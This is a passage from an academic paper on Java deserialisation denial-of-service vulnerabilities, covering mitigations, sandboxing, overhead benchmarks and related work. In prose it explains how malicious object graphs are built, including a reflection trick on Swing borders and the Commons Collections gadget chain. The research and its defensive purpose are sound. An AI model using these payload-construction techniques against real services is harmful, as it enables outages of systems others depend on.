The SerialDOS and Pufferfish vulnerabilities both use a deep object graph with a default depth set to 100. This is the bound of the loop in Listings 2 and 3, respectively. The number of objects and references is a small multiple of the depth. It is worth noting here that a much smaller depth is sufficient to cause problems. To confirm this, we designed a small experiment with parameterised versions of SerialDOS and Pufferfish. The results reported here were

[11] JS6 only

obtained using the configuration described in Section 3. To conduct these experiments, we created a payload with a given depth. Starting at a small value 10, we increased the depth and measured runtime and the memory needed for the strings computed in Pufferfish. At depth 30, the time needed to deserialise the Pufferfish payload already exceeds one min (69,416 ms) and from thereon almost exactly doubles with each increase in depth as expected. At depth 26, the heap memory needed for the string computed in Pufferfish exceeds 1 GB (1,280 MB), and again doubles with each increase in depth as expected. We conclude from this that even small graphs can cause problems, and a different approach is needed.

5.2 Restricting Enabling Language, Runtime and Library Features

There is a trivial solution to deal with the vulnerabilities: to make sure that there are no unsecured ports that can be used to input malicious streams. While this is in some sense the perfect solution, history has shown that multiple levels of defence are necessary to effectively protect systems.

Another very general solution is to restrict programming language, runtime or library features that facilitate vulnerabilities. This is difficult for a mature platform like Java with a strong commitment to compatibility [26]. The respective changes would be invasive, and are likely to break a significant amount of existing programs. One possible change with manageable impact would be to change the implementation of `toString()` in the collection classes to ensure that a maximum string length is not exceeded. This can be achieved by returning shorter string representations for large nested connections, for instance, by using wildcards (*, ...) to represent multiple elements.

Another change that is easy to implement is to remove or restrict Guava's `Ordering.usingToString()`. The documentation of this class suggests to use the lambda expression `Comparator.comparing(Object::toString)` instead for Java 8[12]. There is a subtle difference: the Guava comparator is serialisable, while the comparator returned by the lambda is not. Making `com.google.common.collect.UsingToStringOrdering` non-serialisable would prevent the version of Pufferfish that bypasses the security manager.

The approach taken in JEP290 to give users more control over the deserialisation process could be extended with a call back mechanism that allows clients to monitor, and if necessary, interrupt deserialisation.

Many object models allow the construction of object graphs exhibiting the m2m pattern. However, patterns focusing on tree-like structures such as *composite* [33], are more common. Often, library (API-level) defences are used to protect the integrity of these structures. An example for this is the user interface component hierarchy in Java AWT with the core types `java.awt.Component` and `java.awt.Container`, respectively. When adding an AWT component to a container, a check is performed whether the component already has a parent, and the component is re-parented if necessary. By using reflection it is often possible to bypass API-level restrictions and therefore to create m2m patterns, although this API bypass could break some of the object's invariants and this could lead to exceptions that could prevent the vulnerabilities discussed. For instance, in the one to many relationship between `Container` and `Component`, both directions of the reference are maintained (using the `Container.component` and `Component.parent` fields, respectively). An invariant is that if c1 is the parent of c2, then c2 must be in c1.component, and vice versa. Manipulation

[12] `https://google.github.io/guava/releases/21.0/api/docs/com/google/common/collect/Ordering.html`

of only one field via reflection can be used to violate this contract, and this leads to `IllegalArgumentExceptions` being thrown in methods like `Container.add..(..)` and `Container.remove..(..)`.

As an example of how to create a m2m pattern from a composite by using reflection consider nested Swing borders (`javax.swing.border.CompoundBorder`). Using reflective field access, it is possible to create an object graph similar to SerialDOS (see Listing 7 in Appendix A). AWT and Swing components are serialisable, and `paintBorder(..)`) is child-recursive. (Un)fortunately we could not find a trampoline to trigger `paintBorder(..)`). But this scenario could still be exploited for an attack if the attacker knows that the deserialised object is a user interface that is going to be opened and rendered by the application.

There are also language-level options to restrict the topology of object graphs. Firstly, in languages that provide ownership control [11], constraints can be put in place to ensure that objects cannot be element of multiple collections. Secondly, the type system of a language could be used to prevent certain kinds of data structures from serialisation. For example, if `Serializable` was parameterised with a flag expressed with either a dependent type or in a template-like language (as in C++) then serialisation could be allowed or disallowed depending on the internal dependencies of the data structure in question. Just like decidability issues in Java can be avoided by imposing some restrictions on generic types [36] perhaps it is time to consider further restrictions that would guarantee serialisation safety too and utilise either more flexible dependent types or more restrictive ownership guarantees to detect unsafe cases.

A possible library-level solution to deal with child-recursive methods is to guard against uncontrolled recursion. In order to do this effectively, language-level features are necessary to provide an API that allows programmers to query the stack. Examples of such APIs are Smalltalk's `thisContext`, Ruby's `Kernel.caller` and Java's `StackWalker` (from version 9) protocols.

Resource-monotonic methods can be controlled by measuring resource usage at method exit, and intervene if thresholds are exceeded. While this is a library-level solution, it requires that the runtime and the language provide APIs to query resource usage. This is potentially a problem for Java, where this functionality is provided by the famous `sun.misc.Unsafe` [49] API, and there are ongoing discussions to restrict access to it.

Static analysis techniques could be used for vulnerability detection. They have the advantage that they can predict vulnerabilities before programs are deployed. However, in the context of the vulnerabilities discussed here this is not very helpful as the topology of the object graph creating the problems will only become known at runtime when an incoming stream is processed. The best we can hope for is a hybrid analysis that pre-reads (looks ahead) the stream, and builds a contextual call graph (consisting of target objects and methods) from the information read from the stream and a pre-computed static model of the program (call graph and points-to). This data structure could then be used to predict the space and time complexity of deserialisation, and throw a `SecurityException` if thresholds have been exceeded indicating a DoS attack.

Despite some recent progress to scale static analysis to handle programs of significant size - for instance, the JDK itself [27], the computation of suitable models of sufficient precision is still a challenge, and the size of the models makes it difficult to deploy them as part of a program.

The alternative is a purely dynamic analysis that sandboxes the processing of the stream, and intercepts the process if time or memory limits are exceeded. To some extent, such a mechanism already exists as part of the Java executor framework [34].

5.3 Thread-Based Sandboxing

The executor framework can be used to design a `SecureObjectInputStream` (SOIS) as a drop-in replacement for `ObjectInputStream` (OIS). The SOIS uses the executor framework to process an incoming stream with a standard OIS in a worker thread.

If a turtles payload is processed, a stack overflow error occurs in the worker thread and terminates this thread. The executor framework wraps the `StackoverflowError` in an `ExecutionException` that can be caught and communicated back to the application as a security exception.

The executor framework can also be used to prevent SerialDOS attacks by setting timeouts. When the operation times out, a `TimeoutException` is thrown. Again, this exception can be caught, wrapped and rethrown as a `SecurityException` to communicate to the application that a potential attack has been prevented.

The limitation of this design is that the `TimeoutException` does not stop the worker thread. Unfortunately, there is no safe API to explicitly stop a thread. The recommended way is to use a collaborative model where a flag is set that is checked frequently by the code executed in the worker thread. The respective code includes the `hashCode()` methods in core collection classes, and this makes the use of explicit new fields to control cancellation unattractive. A better alternative is to use interrupts. I.e., after the `TimeoutException` has been caught, the worker thread is interrupted.

5.4 Sandboxing via Contracts

To actually check the interrupt flag still requires an instrumentation of the methods invoked by the worker thread, in particular `hashCode()` in collection classes. Conceptually, this can be considered as a *precondition*: the operation is only to be performed if the thread has not been interrupted. The violations of the precondition is signalled with a runtime exception [7], an `UncheckedInterruptedException` in our case. This mechanism can be contextualised to ensure that this exception is only thrown if the interrupt occurs while processing a stream with a SOIS. This can be achieved by using a special thread factory, and a guard is used when the precondition is checked that verifies that the thread has been created using this factory.

The approach to use a precondition to *enforce* a security policy points towards a solution to *detect* instances of Pufferfish. For detection, a *postcondition* can be used. The postcondition can be used to check the memory consumption of objects at method exit. This can be applied to (1) the return value, (2) parameters and (3) the target object (pointed to by `this`). There are libraries that can be used to recursively measure the heap used by objects, we used ehcache's *SizeOf* for this purpose[13]. Once the memory usage is known, it can be compared to a threshold, and a `MemoryLimitExceededException` is thrown if the threshold is exceeded. This exception can then be caught in the main thread, wrapped and re-thrown as a security exception, in analogy to how stack overflow errors are handled.

The use of contracts to formalise non-functional requirements has been advocated by the component-based software engineering community, a detailed discussion of the topic can be found in the seminal paper by Beugnard et al [4].

The approach outlined above requires us to inject pre- and postcondition checks into system libraries. For this purpose we used AspectJ [45]. The injected pre- and post conditions invoke static methods in the classes `Preconditions` and `Postconditions` provided by a

[13] `https://github.com/ehcache/sizeof`

```
1  public aspect ContractAspect {
2  pointcut interruptible():
3  execution(* java.util.*.hashCode())
4  || execution(java.lang.String java.util.*.toString())
5  ;
6  pointcut memoryCritical(Object o) :
7  execution(java.lang.String java.util.*.toString()) &&  this(o)
8  ;
9  before(): interruptible() {
10 Preconditions.checkInterrupt();
11 }
12 after(Object o) returning (String r):  memoryCritical(o) {
13 Postconditions.checkMemoryLimit(r);
14 }
15 }
```

Listing 6 Contract injection via AspectJ.

small runtime library. These classes are modelled after the popular guava Preconditions API[14]. I.e., the methods check a condition and throw an appropriate runtime exception if the condition is violated. The respective aspect definition is shown in Listing 6. This aspect can be easily modified if new similar vulnerabilities are discovered that use different parts of the standard library or external libraries.

The `SecureObjectInputStream` API has three parameters that can be used to calibrate the checks performed during deserialisation: *timeout* (default: 5,000 ms), *maxMemory* (default: 1 MB) and *maxReads* (default: 1) to restrict the number of read method invocations. This is to avoid situations where multiple smaller objects are deserialised and resource exhaustion only occurs when an application attempts to read multiple objects.

5.5 Validation

To validate the mitigation strategy proposed in Section 5, we conducted two sets of experiments in order to establish whether the use of `SecureObjectInputStream` (SOIS) can prevent attacks exploiting the vulnerabilities, and to assess the overhead the instrumentation has on real-world programs. The platform configuration used for these experiments was identical with the configuration described in Section 3.

For the purpose of functional testing we created a set of plain JUnit tests to check whether the the SOIS can detect and prevent attacks using the vulnerabilities discussed. The respective tests use the SOIS with malicious payloads, and use the `SecurityException` as test oracle. This is done by means of a JUnit custom rule. The rule does not only check whether the expected exception is thrown, but also asserts that the worker thread has been terminated. In addition to this, we also tested that the SOIS correctly reads benign objects.

In order to assess the performance overhead caused by the instrumentation, we conducted experiments on the popular DaCapo benchmark [6]. First, we established how often the methods with injected code were invoked. The results can be seen in Table 4. It shows that there are significant differences between programs, not surprisingly postcondition checks are relatively rare as we only instrumented the `toString()` methods in classes in the `java.util` package.

Next we measures the runtime overhead of instrumentation. In order to obtain meaningful results, we only included the programs with a significant number of pre- and postcondition

[14] `https://google.github.io/guava/releases/19.0/api/docs/com/google/common/base/Preconditions.html`

Table 4 Invocations of injected code in projects from the DaCapo benchmark.

benchmark	precondition invocations	postcondition invocations
avrora	16	1
batik (*)	7,039	393
h2 (*)	2,182,210	1,088,624
fop	83	20
pmd	22,170	1
eclipse (*)	1,756	137
jython (*)	63,844	15,690
luindex	7,493	4
lusearch	16	1
sunflow	349	71
tomcat (*)	22,492	5,260
tradebeans (*)	221,459	175
tradesoap (*)	275,378	176
xalan	24	1




Figure 9 Runtimes of original vs instrumented versions of DaCapo programs with significant invocations of instrumented code, in ms.

invocations. We set the threshold to 1,000 pre – and 100 postcondition invocations. There are 7 programs passing this threshold, respective programs are starred in Table 4. To run the benchmarks, we follow the methodology suggested in [44] using 12 iterations of which we only measured the runtime of the last one. The results are shown in Figure 9. This indicates that the overhead is modest or negligible for most cases, the largest overhead by far we encountered was Eclipse where the runtime increased by 37%.

5.6 Discussion

In this section we have provided a simple yet elegant solution to prevent the vulnerabilities discussed. For this to be useful in practice, it is important (1) that the instrumentation does not change the semantics of the program and (2) that the overhead is acceptable.

We note that our approach to inject contracts is not different from other, now widely used instrumentation-based techniques (e.g. measuring test coverage or profiling): this can be done

transparently to a large extent, but one can always invent scenarios where this changes the semantics of the instrumented program, e.g., if the program reasons about its own bytecode. The main impact of our instrumentation-based technique is on performance, and for many practical applications the reported performance overhead will be prohibitive. However, engineers always have to make trade-offs balancing different design goals (e.g., performance vs security), and in some security-critical areas the overhead might be acceptable. The proposed solution also enables engineers to fine-tune this trade-off: if the classes instantiated by incoming streams are restricted (e.g., by using JEP290 white lists), then the pointcuts can be easily refined to only apply to certain types in order to improve performance.

6 Related Work

6.1 Object Serialisation

Serialisation is the mechanism by which program state is captured for persistence of runtime data or for procedure calls across process boundaries. It involves the conversion of internal runtime representations to binary or text representations and back. The mechanism has been described in [39] and it was introduced to Java in [59]. The feature is supported in many object-oriented languages including Java, C#, Python and Ruby. Serialisation-based object storage and retrieval is used for lightweight persistence, communications over sockets, and Java Remote Method Invocation (Java RMI). Serialisation is widely used in services that enable distributed computing such as Java Naming and Directory Interface (JNDI), Java Management Extensions (JMX), and Java Messaging (JMS) [52]. In addition to the standard library routines, alternate serialisation libraries are also available. Distributed computing frameworks such as Apache Storm [51] and Apache Spark use these alternatives for efficiency reasons [51]. Amongst these alternatives are Kryo [31], Protocol Buffers [35] and XStream [68].

6.2 Serialisation-Related Vulnerabilities in Java

The improper use of Java serialisation can compromise application safety [48], which may result in attacks ranging from service unavailability or degradation to arbitrary code execution. In [41], Holzinger et al present a comprehensive study of Java vulnerabilities and they identify 15% of the attacks in the study as attacks related to serialisation and two DoS exploits, one caused by disk space exhaustion and the other, a result of a bug in garbage collecting deeply nested structures. They present a meta model prepared from a large body of exploits to determine the commonalities in attacks that identify Java language features and weaknesses that cause them.

There are two known weaknesses in Java binary serialisation: (1) the possibility of malformed objects and (2) unchecked deserialisation involves calling the `readObject` method of an object with an unknown type where the type is dictated by the data from the stream. Hence, an application that uses binary deserialisation can inadvertently instantiate any class on the classpath. With the use of serialisation, fields that are otherwise inaccessible can be modified and, hence, corrupted [7]. Unchecked deserialisation of corrupt data can lead the application to an unexpected state. An attacker who has access to the communication medium can craft serialised objects that potentially break the object's invariants [7]. Custom deserialisation has to be implemented with defensive checks to ensure that deserialised objects are valid [7]. However, implementing defensive deserialisation can be a complex task as serialisation is a feature that works against the Java security model's goals [41].

Peles and Hay [56] present a critical serialisation-related vulnerability in Android inter-process communication that can result in arbitrary code execution or privilege escalation. A whitepaper from Hewlett Packard Enterprise [52] describes various recent serialisation-related vulnerabilities and countermeasures. A serialisation attack on the Java Messaging Service (JMS) has been described by Kaiser [43]. It demonstrates the existence of production software that remain vulnerable to such attacks. In [10], Cifuentes et al. note the recent spikes in Java-related vulnerabilities and how other classes of Java vulnerabilities can result from serialisation.

6.3 DoS Attacks

A Denial of service (DoS) attack is a threat to the security of computer networks, as it attempts to make the services of a computer system unavailable to its users. Common DoS attacks work by exhausting the resources of a server to the point that it is not available for use. A number of vulnerabilities in software can expose a system to DoS attacks. Such attacks can be broadly categorised into network-based and host-based attacks [37]. In this paper we focus on the latter, and on application-layer vulnerability attacks also referred to as semantic attacks [1]. Network-based attacks are beyond the scope of this paper.

In Java, DoS attacks can either target memory (resulting in memory exhaustion), or cause worse-case algorithmic complexity behaviour that induce indefinitely long computations resulting in service unavailability. Two of these vulnerabilities are presented by Polesovsky [57]. A nested set of arrays is crafted with each array having a maximum possible size set to the maximum integer value. Deserialising this object exhausts heap space as it allocates large chunks of memory for each object. The second payload that targets Java 1.7 uses hash collisions, by creating a `HashMap` or `Hashtable` with the initial capacity set to the load factor of the `Hashtable` results in a degenerated hash table that uses a single bucket to store all items. There are a few other serialisation-based attacks that can cause severe time complexity such as *SerialDOS* for Java described earlier and an exploit that uses a serialised regular expression pattern object [21]. The regular expression exploit, described by Schönefeld in [62], is a result of doubling compile time for each group in a pattern, and deserialising a pattern with fewer than a hundred groups can take several hundred years to compile.

6.4 Algorithmic Complexity Vulnerabilities

Widely used data structures have efficient average time complexity but they can exhibit poor behaviour on certain input. Examples are hash tables that degenerate to lists, from constant time to linear time lookups, on inputs with hash collisions. An attacker can take advantage of such performance issues in a program to execute a DoS attack [20].

Billion laughs is a well-known DoS attack that targets XML parsers [13]. It consists of a Document Type Definition (DTD) part, which describes the structure/grammar of the document within itself, that causes parsers to consume the processor or memory to the extent that it results in a DoS. The inline DTD defines a list of nested XML entities where each entity's definition contains references to the preceding entity definition. The expansion of the entity defined at the bottom results in an exponentially large string that in effect causes the service to degrade or fail. Some parsers protect against this attack by introducing a threshold for entity references within a document. Another variant of the attack, known as the *quadratic blowup* [18] cannot be avoided using a simple threshold. *Quadratic blowup* consists of an entity definition with a single large string that can be referenced a few times (a quadratic growth) to cause a performance blow up when parsing the document.

Späth et al. [65] describe recursively defined entities, which reference each other in their definitions. Even though the XML specification forbids such definitions, some parsers are susceptible to DoS attacks via such XML documents that put the parser in an infinite loop. This attack is similar in nature to the turtles vulnerability described above. A similar DoS vulnerability that exploits PDF file document outlines, which is implemented as a doubly-linked list structure within the document, is discussed in [30], where a badly-formed outline with cycles is demonstrated to cause DoS in PDF clients.

6.5 Arbitrary Code Execution Vulnerabilities

Several serialisation-related *arbitrary code execution* vulnerabilities were presented by Frohoff et al. in [32]. The discovered vulnerabilities exploit features found in version 3.x of the Apache Commons Collections library, and are caused by the deserialisation from a stream which instantiate any arbitrary class along with data from the stream.

The exploit consists of an elaborate set of objects chained together to cause the side-effect of executing an arbitrary command during deserialisation. The object graph of the payload used in the exploit has a collections data structure decorated with a chain of transformers. The reconstruction of the collection from serialised data causes a call to the vulnerable `InvokerTransformer` in the transformer chain, which is setup in the payload to transform values as the collection is accessed. The `InvokerTransformer`'s serialised data is set to an arbitrary command that is executed when the map is transformed as the data structure is rebuilt on deserialisation.

Similar remote code execution deserialisation vulnerabilities that use dynamic proxies have been discovered [53] in BeanShell[23] and Jython.

6.6 Serialisation-Related Vulnerabilities in Other Languages

Serialisation related vulnerabilities are common in other languages, and they generally fall under the *untrusted input validation* class of vulnerabilities [66]. CVE-2013-3171, CVE-2012-0161 and CVE-2012-0160 [15] [14] [19] document arbitrary code execution using serialisation vulnerabilities in the Microsoft .NET platform. Python documentation warns against using its serialisation module, pickles, for deserialising untrusted data. CVE-2012-4406 [16] documents a pickling related vulnerability in a distributed object storage application written in Python. A Ruby DoS attack reported in [17] documents how parsing JSON can cause memory exhaustion for maliciously crafted JSON data. During parsing data can be coerced into Ruby symbols - which are not garbage-collected, resulting in an exploitable memory leak.

6.7 Detection of DoS Vulnerabilities

Qie et al [58] present a toolkit to make software that is robust against DoS attacks. This defensive approach prescribes annotating code where resources are used and released thus assisting in abuse detection and action at runtime. SAFER [9] is a tool that detects semantic vulnerabilities in C programs that may be vulnerable to DoS attacks using malicious inputs. Holland et al [40] discuss the inadequacies in detecting algorithmic complexity vulnerabilities using static analysis and propose to use a hybrid approach. Olivo et al [54] study redundant traversal performance bugs, limited to traversals in non-recursive functions, and a static analysis to detect them.

6.8 Strategies Against Untrusted Deserialisation

Most of the current mitigation strategies are based on defence-in-depth approaches, that is at the outermost level, the network perimeter is monitored for serialised objects. At the next level instrumentation is used to monitor serialisation or the `ObjectInputStream` can be wrapped to perform preliminary checks before its functionality is used. Subclassing `ObjectInputStream` can implement *whitelisting* or *blacklisting* of deserialisable classes[15]. For applications that use third-party libraries that utilize serialisation, instrumentation based approaches are feasible to guard against open deserialisation. For example, NotSoSerial[16] monitors calls to `resolveClass` in the `ObjectInputStream` and prevents deserialisation of objects that are not in the whitelist. The subclass inspired approach has already been implemented in `ValidatingObjectInputStream` in the Apache Commons IO library and a filter-based stream is planned in JEP290 for Java 9 [55]. Neither of these are completely effective [52] as deserialisation of system classes (as we describe) can result in DoS attacks.

6.9 Resource Limits And Isolation

In DoS attacks on Java applications, one of the issues is that a thread consuming excessively from shared resources can bring the entire application down. Resource management and process isolation are normally in the domain of the operating system. However, in Java containers where multiple applications may reside shared common resources such issues do arise. Solutions to the problem are available in managing resource management and isolation, as described in [60] which discusses the availability-related security risks of hosting applications in OSGi and application containers.

JRes[25] offers resource accounting to apply constraints on the level of resources that a component can use. JRes works by rewriting classes to keep track of resource allocation, and reclaim resources from threads that violate resource policies by terminating them. Other systems that offer resource control functionality are Luna[38] and KaffeOS [3]. Binder et al describe JSEAL-2 in [5], which is a portable resource control system unlike KaffeOS. JSR 284, Resource Consumption Management API [42] specifies the presentation of resources as entities presented to programs that can be subjected to management. JSR 284 is not yet included in any releases of Java.

6.10 Contracts

Meyer [50] proposed the notion of contracts in software design, which encompasses preconditions, postconditions and invariants in software specification and implementation. Beugnard et al [4] identified four categories of contracts that can be used: syntactic, behavioural, synchronization and quality of service (QoS) contracts. Wang et al [67] described non-functional aspects such as task response time as QoS attributes and they propose a specification language for these characteristics. In component-based software engineering, QoS contracts centre around negotiating requirements for the component to adapt to QoS levels to function successfully [61]. Contracts as a means to express and monitor resource requirements has been proposed in an experimental platform described by Sommer et al [46]. The JAMUS [46] platform models system resources as objects - a request broker manages admission of

[15] `http://www.ibm.com/developerworks/library/se-lookahead`
[16] `https://github.com/kantega/notsoserial`

components based on the resource requirements they express contractually, and the platform monitors and enforces resource usage against the component's contracts.

7 Conclusion

In this paper, we have discussed three vulnerabilities targeting the serialisation APIs and leading to different types of resource exhaustion affecting CPU, heap and stack memory. We investigated these vulnerabilities in the context of different programming languages – Java, JavaScript, Ruby and C#, and demonstrated how these vulnerabilities can be exploited to engineer denial of service attacks on two popular Java servers. Finally, we presented a possible mitigation strategy based on thread-based sandboxing and contract injection, and assessed the overhead of this method on real-world programs.

We have reported these vulnerabilities to Oracle and Microsoft. This study also led to the discovery of a broken contract between equals and hash code in .NET, the respective bug has been accepted. The source code for the various experiments conducted and the `SecureObjectInputStream` class and its helpers can be found in the public source code repository (`https://bitbucket.org/jensdietrich/evilpickles`).

Possible directions for future research include (1) the design of a static analysis to detect trampolines and other features that could be used to construct object graphs and call chains leading to the vulnerabilities discussed, and (2) the design of alternative mitigation strategies with lower performance overheads.

Acknowledgements. The authors would like to thank (in alphabetical order) Cristina Cifuentes, Max Dietrich, Andrew Gross, Luke Inkster, David Pearce, Konstantin Raev and Manu Sridharan for their valuable feedback.

References

1 Mehmud Abliz. Internet denial of service attacks and defense mechanisms. *University of Pittsburgh, Department of Computer Science, Technical Report*, 2011.

2 Glenn Ammons, Thomas Ball, and James R Larus. Exploiting hardware performance counters with flow and context sensitive profiling. In *Proceedings PLDI'97*. ACM, 1997.

3 Godmar Back and Wilson C. Hsieh. The kaffeos java runtime system. *ACM Trans. Program. Lang. Syst.*, 27(4):583–630, July 2005. `doi:10.1145/1075382.1075383`.

4 Antoine Beugnard, Jean-Marc Jézéquel, Noël Plouzeau, and Damien Watkins. Making components contract aware. *Computer*, 32(7):38–45, 1999.

5 Walter Binder, Jane G. Hulaas, and Alex Villazón. Portable resource control in java. In *Proceedings OOPSLA '01*, pages 139–155. ACM, 2001.

6 Stephen M Blackburn, Robin Garner, Chris Hoffmann, Asjad M Khang, Kathryn S McKinley, Rotem Bentzur, Amer Diwan, Daniel Feinberg, Daniel Frampton, Samuel Z Guyer, et al. The dacapo benchmarks: Java benchmarking development and analysis. In *Proceedings OOPSLA '06*. ACM, 2006.

7 Joshua Bloch. *Effective Java (2nd Edition) (The Java Series)*. Prentice Hall PTR, NJ, USA, 2 edition, 2008.

8 Stephen Breen. What Do WebLogic, WebSphere, JBoss, Jenkins, OpenNMS, and Your Application Have in Common? This Vulnerability, 2015. [Online; accessed 5-November-2016]. URL: `https://goo.gl/cx7X4D`.

9 Richard Chang, Guofei Jiang, Franjo Ivancic, Sriram Sankaranarayanan, and Vitaly Shmatikov. Inputs of coma: Static detection of denial-of-service vulnerabilities. In *Proceedings CSF'09*, pages 186–199. IEEE, 2009.

10 Cristina Cifuentes, Andrew Gross, and Nathan Keynes. Understanding caller-sensitive method vulnerabilities: A class of access control vulnerabilities in the java platform. In *Proceedings SOAP'15*, pages 7–12. ACM, 2015.

11 David G Clarke, John M Potter, and James Noble. Ownership types for flexible alias protection. In *Proceedings OOPSLA'98*. ACM, 1998.

12 Wouter Coekaerts. SerialDOS, 2015. [Online; accessed 31-October-2016]. URL: `https://gist.github.com/coekie/a27cc406fc9f3dc7a70d`.

13 CVE-2003-1564 (Billion Laughs), 2003. [Online; accessed 31-October-2016]. URL: `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1564`.

14 CVE-2012-0160 (.NET Framework Serialization Vulnerability), 2012. [Online; accessed 31-October-2016]. URL: `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0160`.

15 CVE-2012-0161 (.NET Framework Serialization Vulnerability), 2012. [Online; accessed 31-October-2016]. URL: `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0161`.

16 CVE-2012-4406 (Deserialization Vulnerability in OpenStack Object Storage), 2012. [Online; accessed 3-December-2016]. URL: `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-4406`.

17 CVE-2013-0269 (Denial of Service and Unsafe Object Creation Vulnerability in JSON), 2013. [Online; accessed 31-October-2016]. URL: `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0269`.

18 CVE-2015-2937 (MediaWiki quadratic blowup vulnerability), 2015. [Online; accessed 3-December-2016]. URL: `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-2937`.

19 CVE-2013-3171 (Delegate Serialization Vulnerability), 2016. [Online; accessed 31-October-2016]. URL: `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-3171`.

20 Scott A Crosby and Dan S Wallach. Denial of service via algorithmic complexity attacks. In *Proceedings of 21th Usenix Security Symposium*, volume 2, 2003.

21 CVE-2009-1190 (Algorithmic Complexity Vulnerability in java.util.regex.Pattern.compile), 2009. [Online; accessed 31-October-2016]. URL: `http://www.cvedetails.com/cve/CVE-2009-1190/`.

22 CVE-2015-6420 (Vulnerability in Java Deserialization), 2015. [Online; accessed 31-October-2016]. URL: `http://www.cvedetails.com/cve/CVE-2015-6420/`.

23 CVE-2016-2510 (Vulnerability in Java Deserialization), 2016. [Online; accessed 31-October-2016]. URL: `http://www.cvedetails.com/cve/CVE-2016-2510/`.

24 Oracle » JRE: Vulnerability Statistics, 2016. [Online; accessed 15-December-2016]. URL: `https://www.cvedetails.com/product/19117/Oracle-JRE.html?vendor_id=93`.

25 Grzegorz Czajkowski and Thorsten von Eicken. Jres: A resource accounting interface for java. In *Proceedings OOPSLA '98*, pages 21–35. ACM, 1998.

26 Joseph D. Darcy. JDK Release Types and Compatibility Regions, 2009. [Online; accessed 5-November-2016]. URL: `https://blogs.oracle.com/darcy/entry/release_types_compatibility_regions`.

27 Jens Dietrich, Nicholas Hollingum, and Bernhard Scholz. Giga-scale exhaustive points-to analysis for java in under a minute. In *OOPSLA'15*. ACM, 2015.

28 ECMAScript Language Specification, Standard ECMA-262 5.1 Edition / June 2011, 2011. [Online; accessed 31-October-2016]. URL: `http://www.ecma-international.org/ecma-262/5.1/index.html`.

29 ECMAScript 2015 Language Specification, Standard ECMA-262 6th Edition / June 2015, 2015. [Online; accessed 31-October-2016]. URL: `http://www.ecma-international.org/ecma-262/6.0/index.html`.

30 G. Endignoux, O. Levillain, and J. Y. Migeon. Caradoc: A pragmatic approach to pdf parsing and validation. In *2016 IEEE Security and Privacy Workshops (SPW)*, pages 126–139, May 2016. doi:10.1109/SPW.2016.39.

31 Kryo: Java serialization and cloning: fast, efficient, automatic, 2016. [Online; accessed 31-October-2016]. URL: https://github.com/EsotericSoftware/kryo.

32 Christopher Frohoff and Gabriel Lawrence. Marshalling Pickles, 2015. [Online; accessed 31-October-2016]. URL: http://frohoff.github.io/appseccali-marshalling-pickles/.

33 Erich Gamma, John Vlissides, Ralph Johnson, and Richard Helm. *Design patterns: elements of reusable object-oriented software*. Addison-Wesley, 1994.

34 Brian Goetz and Tim Peierls. *Java concurrency in practice*. Pearson Education, 2006.

35 Protocol Buffers, 2016. [Online; accessed 30-November-2016]. URL: https://developers.google.com/protocol-buffers/.

36 Ben Greenman, Fabian Muehlboeck, and Ross Tate. Getting f-bounded polymorphism into shape. In *Proceedings PLDI'14*. ACM, 2014.

37 Gu and Liu. Denial of Service Attacks, 2015. [Online; accessed 5-November-2016]. URL: https://s2.ist.psu.edu/paper/ddos-chap-gu-june-07.pdf.

38 Chris Hawblitzel and Thorsten von Eicken. Luna: A flexible java protection system. In *Proceedings OSDI '02*, pages 391–403. ACM, 2002.

39 Maurice P Herlihy and Barbara Liskov. A value transmission method for abstract data types. *ACM Transactions on Programming Languages and Systems (TOPLAS)*, 4(4):527–551, 1982.

40 Benjamin Holland, Ganesh Ram Santhanam, Payas Awadhutkar, and Suresh Kothari. Statically-informed dynamic analysis tools to detect algorithmic complexity vulnerabilities. In *Proceedings SCAM'16*. IEEE, 2016.

41 Philipp Holzinger, Stefan Triller, Alexandre Bartel, and Eric Bodden. An in-depth study of more than ten years of java exploitation. In *Proceedings CCS'16*. ACM, 2016.

42 JSR 284: Resource Consumption Management API, 2016. [Online; accessed 1-December-2016]. URL: https://jcp.org/en/jsr/detail?id=284.

43 Matthias Kaiser. Pwning Your Java Messaging With Deserialization Vulnerabilities, 2016. [Online; accessed 31-October-2016]. URL: https://goo.gl/5ZQku0.

44 Tomas Kalibera and Richard Jones. Rigorous benchmarking in reasonable time. In *Proceedings ISMM'13*, pages 63–74. ACM, 2013.

45 Gregor Kiczales, Erik Hilsdale, Jim Hugunin, Mik Kersten, Jeffrey Palm, and William G Griswold. An overview of aspectj. In *Proceedings ECOOP '01*, pages 327–354. Springer, 2001.

46 Nicolas Le Sommer and Frédéric Guidec. A contract-based approach of resource-constrained software deployment. In *Proceedings CD'02*. Springer, 2002.

47 Benjamin Livshits, Manu Sridharan, Yannis Smaragdakis, Ondrej Lhoták, José Nelson Amaral, Bor-Yuh Evan Chang, Samuel Z Guyer, Uday P Khedker, Anders Møller, and Dimitrios Vardoulakis. In defense of soundiness: a manifesto. *Commun. ACM*, 58(2):44–46, 2015.

48 Fred Long. Software vulnerabilities in java. Technical Report CMU/SEI-2005-TN-044, Software Engineering Institute, Carnegie Mellon University, Pittsburgh, PA, 2005. URL: http://resources.sei.cmu.edu/library/asset-view.cfm?AssetID=7573.

